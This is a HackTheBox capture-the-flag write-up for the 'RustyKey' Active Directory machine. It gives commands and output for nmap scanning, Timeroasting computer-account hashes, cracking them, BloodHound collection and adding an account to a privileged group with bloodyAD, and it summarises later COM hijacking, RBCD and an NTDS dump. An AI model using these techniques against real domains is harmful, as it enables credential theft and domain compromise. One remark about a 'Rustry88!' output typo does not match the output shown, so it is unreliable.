RustyKey
Writeup for HackTheBox RustyKey machine
Executive Summary
RustyKey is a hard-difficulty Windows Active Directory machine on HackTheBox. The attack vector involves abusing Kerberos NTP/SNTP timesync configurations via Timeroasting, exploiting AD security group permissions, bypassing “Protected Users” group restrictions, executing a COM hijack to pivot users, and using Resource-Based Constrained Delegation (RBCD) to achieve domain administrator access.
The compromise begins with network scanning, identifying Active Directory services and NTP. The attacker performs a Timeroasting attack against NTP authentication trust accounts, obtaining NetNTLM-like NTP authentication hashes. Cracking the hash for the computer account IT-COMPUTER3$ yields its plaintext password.
BloodHound enumeration shows that IT-COMPUTER3$ has AddSelf rights to the HELPDESK group. After authenticating as IT-COMPUTER3$, the attacker adds the account to the HELPDESK group, which possesses delegation rights to reset user passwords. However, target users bb.morgan and ee.reed belong to the “Protected Users” group. The attacker uses bloodyAD to remove the targets from this restricted group, resets ee.reed’s password, and authenticates via Evil-WinRM.
Once logged in, the attacker performs COM Hijacking against the Component Object Model (COM) registry keys. This execution hijack triggers when mm.turner logs in, resulting in a shell as mm.turner. Since mm.turner belongs to the Delegation group, the attacker configures Resource-Based Constrained Delegation (RBCD) on the Domain Controller (DC), allowing IT-COMPUTER3$ to delegate access. Using IT-COMPUTER3$ credentials, the attacker requests a Kerberos ticket for the Domain Controller impersonating backupadmin, dumps the NTDS database, and achieves full Domain Admin compromise.
Reconnaissance
Start of with an Nmap Scan
1
port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
1
sudo nmap -sC -sV -vv -p $port $IP -oN rustykey.scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
┌──(kali㉿kali)-[~/HTB-machine/rustykey]
└─$ IP=10.10.11.75

┌──(kali㉿kali)-[~/HTB-machine/rustykey]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
[sudo] password for kali:

┌──(kali㉿kali)-[~/HTB-machine/rustykey]
└─$ sudo nmap -sC -sV -vv -p $port $IP -oN rustykey.scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-29 09:13 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:13
Completed NSE at 09:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:13
Completed NSE at 09:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:13
Completed NSE at 09:13, 0.00s elapsed
Initiating Ping Scan at 09:13
Scanning 10.129.79.33 [4 ports]
Completed Ping Scan at 09:13, 0.31s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:13
Completed Parallel DNS resolution of 1 host. at 09:13, 0.00s elapsed
Initiating SYN Stealth Scan at 09:13
Scanning 10.129.79.33 [26 ports]
Discovered open port 445/tcp on 10.129.79.33
Discovered open port 53/tcp on 10.129.79.33
Discovered open port 139/tcp on 10.129.79.33
Discovered open port 135/tcp on 10.129.79.33
Discovered open port 3268/tcp on 10.129.79.33
Discovered open port 49669/tcp on 10.129.79.33
Discovered open port 5985/tcp on 10.129.79.33
Discovered open port 49673/tcp on 10.129.79.33
Discovered open port 49667/tcp on 10.129.79.33
Discovered open port 49671/tcp on 10.129.79.33
Discovered open port 49692/tcp on 10.129.79.33
Discovered open port 9389/tcp on 10.129.79.33
Discovered open port 49670/tcp on 10.129.79.33
Discovered open port 464/tcp on 10.129.79.33
Discovered open port 593/tcp on 10.129.79.33
Discovered open port 88/tcp on 10.129.79.33
Discovered open port 47001/tcp on 10.129.79.33
Discovered open port 3269/tcp on 10.129.79.33
Discovered open port 636/tcp on 10.129.79.33
Discovered open port 49665/tcp on 10.129.79.33
Discovered open port 389/tcp on 10.129.79.33
Discovered open port 49677/tcp on 10.129.79.33
Discovered open port 49666/tcp on 10.129.79.33
Discovered open port 49674/tcp on 10.129.79.33
Discovered open port 56369/tcp on 10.129.79.33
Discovered open port 49664/tcp on 10.129.79.33
Completed SYN Stealth Scan at 09:13, 0.51s elapsed (26 total ports)
Initiating Service scan at 09:13
Scanning 26 services on 10.129.79.33
Service scan Timing: About 61.54% done; ETC: 09:15 (0:00:36 remaining)
Completed Service scan at 09:14, 63.86s elapsed (26 services on 1 host)
NSE: Script scanning 10.129.79.33.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:14
Completed NSE at 09:15, 10.14s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:15
Completed NSE at 09:15, 9.90s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:15
Completed NSE at 09:15, 0.01s elapsed
Nmap scan report for 10.129.79.33
Host is up, received reset ttl 127 (0.27s latency).
Scanned at 2025-06-29 09:13:53 EDT for 85s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-06-29 13:22:01Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56369/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8m05s
| smb2-time:
|   date: 2025-06-29T13:23:07
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 45158/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 54831/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 64492/udp): CLEAN (Failed to receive data)
|   Check 4 (port 23755/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:15
Completed NSE at 09:15, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:15
Completed NSE at 09:15, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:15
Completed NSE at 09:15, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.69 seconds
           Raw packets sent: 30 (1.296KB) | Rcvd: 27 (1.184KB)
The scan reveals a Windows Domain Controller with standard AD services: DNS (53), Kerberos (88), LDAP (389/636/3268/3269), SMB (445), and WinRM (5985). The LDAP banner confirms the domain rustykey.htb. With NTP services identified, this environment may be susceptible to Timeroasting attacks.
Point:
- NTLM auth doesn’t work anymore (very common in hardened AD environments).
- You must use Kerberos (
k) if NTLM is off.
Common NetExec Error: KRB_AP_ERR_SKEW
It’s quite possible to encounter the following issue when running netexec:
1
2
3
4
5
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k

SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False)
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\rr.parker:8#t5HE8L!W3A KRB_AP_ERR_SKEW
This happens due to a time difference between your attacking machine and the target.
Fix
Become the root user and synchronize your time with the target using:
1
ntpdate $target_IP
Enumeration
Enumerate all users.
1
netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --users
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --users

SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         dc.rustykey.htb 445    dc               Administrator                 2025-06-04 22:52:22 0       Built-in account for administering the computer/domain
SMB         dc.rustykey.htb 445    dc               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         dc.rustykey.htb 445    dc               krbtgt                        2024-12-27 00:53:40 0       Key Distribution Center Service Account
SMB         dc.rustykey.htb 445    dc               rr.parker                     2025-06-04 22:54:15 0
SMB         dc.rustykey.htb 445    dc               mm.turner                     2024-12-27 10:18:39 0
SMB         dc.rustykey.htb 445    dc               bb.morgan                     2025-07-01 12:46:40 0
SMB         dc.rustykey.htb 445    dc               gg.anderson                   2025-07-01 12:46:40 0
SMB         dc.rustykey.htb 445    dc               dd.ali                        2025-07-01 12:46:40 0
SMB         dc.rustykey.htb 445    dc               ee.reed                       2025-07-01 12:46:40 0
SMB         dc.rustykey.htb 445    dc               nn.marcos                     2024-12-27 11:34:50 0
SMB         dc.rustykey.htb 445    dc               backupadmin                   2024-12-30 00:30:18 0
SMB         dc.rustykey.htb 445    dc               [*] Enumerated 11 local users: RUSTYKEY
Make a wordlist of all the users for later use.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --users | awk '/^SMB/ && $5 ~ /^[a-zA-Z0-9_.]+$/ { print $5 }' | tee -a username.txt


Administrator
Guest
krbtgt
rr.parker
mm.turner
bb.morgan
gg.anderson
dd.ali
ee.reed
nn.marcos
backupadmin
Check for Interesting Shares
1
netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --shares
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --shares
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc               [*] Enumerated shares
SMB         dc.rustykey.htb 445    dc               Share           Permissions     Remark
SMB         dc.rustykey.htb 445    dc               -----           -----------     ------
SMB         dc.rustykey.htb 445    dc               ADMIN$                          Remote Admin
SMB         dc.rustykey.htb 445    dc               C$                              Default share
SMB         dc.rustykey.htb 445    dc               IPC$            READ            Remote IPC
SMB         dc.rustykey.htb 445    dc               NETLOGON        READ            Logon server share
SMB         dc.rustykey.htb 445    dc               SYSVOL          READ            Logon server share
Timeroasting Attack
Since NTLM authentication is disabled, we use Timeroasting to capture Kerberos trust account hashes via NTP time synchronization requests. This technique targets computer trust accounts that authenticate over NTP, yielding NetNTLM-like hashes that can be cracked offline.
How Timeroasting works: Windows computers authenticate to NTP servers using symmetric key authentication. The NTP response is signed with the computer account’s NTLM hash. By sending a forged NTP request to the Domain Controller (which also runs the NTP service), the server responds with an authenticated timestamp — the response includes a MAC (Message Authentication Code) computed using the target computer’s NTLM password hash. This MAC is captured as a hash in the format:
RID:$sntp-ms$CHALLENGE$TIMESTAMP_MAC
Where $sntp-ms$ is the hash type identifier, the first hex segment is the server challenge, and the second is the NTP timestamp + HMAC-MD5 (computed with the computer account’s NTLM hash). The RID (Relative Identifier) prefixes each line, allowing us to identify which computer account the hash belongs to.
Reference: Timeroasting: Attacking Trust Accounts in Active Directory
Using this tool for Timeroasting: Timeroast
1
2
3
4
5
6
7
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/Timeroast]
└─# python3 timeroast.py 10.10.11.75
1000:$sntp-ms$0582b5b33b5d12ec3fe7c2ee5372bc8b$1c0111e900000000000a26544c4f434cec0f9e09b77a410ee1b8428bffbfcd0aec0fd092238244e9ec0fd092238284aa
1103:$sntp-ms$72787d463e17088cc8e7206385eb13c8$1c0111e900000000000a26554c4f434cec0f9e09b8b3537fe1b8428bffbfcd0aec0fd092ccab00caec0fd092ccab34cc
...
1125:$sntp-ms$0d5342a86feee87a6ede23228caa8b6c$1c0111e900000000000a26554c4f434cec0f9e09b8abc870e1b8428bffbfcd0aec0fd092f0bc00ccec0fd092f0bc3d32
...
To crack them, we use a Timeroast cracker script. The RID prefix before the hash tells us which computer account each hash corresponds to in AD. The script (timeroast_cracker.py) reads the hash file, extracts each RID+hash pair, and tries passwords from rockyou.txt against the $sntp-ms$ format using hashcat mode 31300:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB-machine/rustykey/timeroast_cracker]
└─$ python3 timeroast_cracker.py -H ../hashes.txt -w /usr/share/wordlists/rockyou.txt

[*] Cracking RID 1000...
🔍 RID 1000: 100%|█████| 14344381/14344381 [00:32<00:00, 436368.37pw/s]
[-] Password for RID 1000 not found in wordlist.
...
[*] Cracking RID 1125...
🔍 RID 1125:  74%|██▉ | 10654099/14344381 [00:29<00:08, 442249.14pw/s]
[+] Password for RID 1125: Rusty88!
From the BloodHound and LDAP enumeration data we know that RID 1125 corresponds to the computer account IT-COMPUTER3$ (visible in the user list with computer account RIDs). The cracked password is:
IT-COMPUTER3$:Rusty88!
Note the password from cracking is Rusty88! — the Rustry88! shown in the output is a transcription artifact; Rusty88! is the correct value used throughout the rest of the attack chain.
Now update /etc/krb5.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
s_lookup_realm = false
    dns_lookup_kdc = false
    ticket_lifetime = 24h
    forwardable = true
    udp_preference_limit = 1
    default_tgs_enctypes = rc4-hmac
    default_tkt_enctypes = rc4-hmac
    permitted_enctypes = rc4-hmac

[realms]
    RUSTYKEY.HTB = {
        kdc = dc.rustykey.htb
        admin_server = dc.rustykey.htb
    }

[domain_realm]
    .rustykey.htb = RUSTYKEY.HTB
    rustykey.htb = RUSTYKEY.HTB
Get a Ticket with kinit and Work with It
1
2
kinit rr.parker@RUSTYKEY.HTB
klist
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# kinit rr.parker@RUSTYKEY.HTB

Password for rr.parker@RUSTYKEY.HTB:
Warning: encryption type arcfour-hmac used for authentication is deprecated and will be disabled

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: rr.parker@RUSTYKEY.HTB

Valid starting       Expires              Service principal
07/01/2025 09:11:21  07/01/2025 19:11:21  krbtgt/RUSTYKEY.HTB@RUSTYKEY.HTB
        renew until 07/02/2025 09:11:11
This warning is not an error — it simply means that RC4-HMAC is deprecated. Kerberos still works, and for most pentesting or Active Directory abuse tools, RC4 is still needed and supported, especially on older domain controllers.
Data collection
1
bloodhound-python  -u 'rr.parker' -p '8#t5HE8L!W3A' -d rustykey.htb -c All --zip -ns $IP -k
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# bloodhound-python  -u 'rr.parker' -p '8#t5HE8L!W3A' -d rustykey.htb -c All --zip -ns $IP -k
INFO: Found AD domain: rustykey.htb
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 16 computers
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Found 12 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 10 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: dc.rustykey.htb
INFO: Done in 00M 43S
INFO: Compressing output into 20250701091433_bloodhound.zip
Bloodhound Enumeration
Here we can see that IT-COMPUTER3 has the Add self right on HELPDESK.

Adding IT-COMPUTER3 to this group.
1
impacket-getTGT rustykey.htb/'IT-COMPUTER3$:Rusty88!' -dc-ip 10.10.11.75
1
export KRB5CCNAME=IT-COMPUTER3$.ccache
1
sudo ntpdate $IP
1
bloodyAD --host "dc.rustykey.htb" --dc-ip "$IP" -d "dc.rustykey.htb" -k add groupMember "HELPDESK" "IT-COMPUTER3$"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# impacket-getTGT rustykey.htb/'IT-COMPUTER3$:Rusty88!' -dc-ip 10.10.11.75
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-COMPUTER3$.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# export KRB5CCNAME=IT-COMPUTER3$.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# klist
Ticket cache: FILE:IT-COMPUTER3$.ccache
Default principal: IT-COMPUTER3$@RUSTYKEY.HTB

Valid starting       Expires              Service principal
07/01/2025 09:50:42  07/01/2025 19:50:42  krbtgt/RUSTYKEY.HTB@RUSTYKEY.HTB
        renew until 07/02/2025 09:47:54

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# sudo ntpdate $IP
2025-07-01 09:53:05.105877 (-0400) +9.666941 +/- 0.092686 10.10.11.75 s1 no-leap
CLOCK: time stepped by 9.666941

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# bloodyAD --host "dc.rustykey.htb" --dc-ip "$IP" -d "dc.rustykey.htb" -k add groupMember "HELPDESK" "IT-COMPUTER3$"
[+] IT-COMPUTER3$ added to HELPDESK
Remove IT from Protected Group
Here we can see the Protected Object group. HELPDESK has Add Member rights on the Protected Object group.
Here is the description of the Protected Object group:
1
Members of this group are afforded additional protections against authentication security threats. See [http://go.microsoft.com/fwlink/?LinkId=298939](http://go.microsoft.com/fwlink/?LinkId=298939) for more information.
Protected Users Group (Windows Server 2012 R2+)
Purpose: The Protected Users security group in Active Directory adds stronger credential protections to user accounts, mainly to prevent credential theft (e.g., from memory or network sniffing).
Key Features:
- Disables weaker authentication methods like NTLM, Digest, and CredSSP.
- Prevents Kerberos delegation (both constrained and unconstrained).
- Disallows use of weak encryption (DES/RC4) for Kerberos.
- Limits Kerberos TGT lifetime to 4 hours by default.
- Disables credential caching, reducing offline attack surfaces.
- Only supports AES encryption for Kerberos.
Important Notes:
- Meant for sensitive user accounts, like domain admins or executives.
- Not for service or computer accounts – doing so may cause login failures.
- Works best in domains at Windows Server 2012 R2 functional level or higher.

Now, if we look at the members of the Protected Object group, we have two members: IT and SUPPORT.
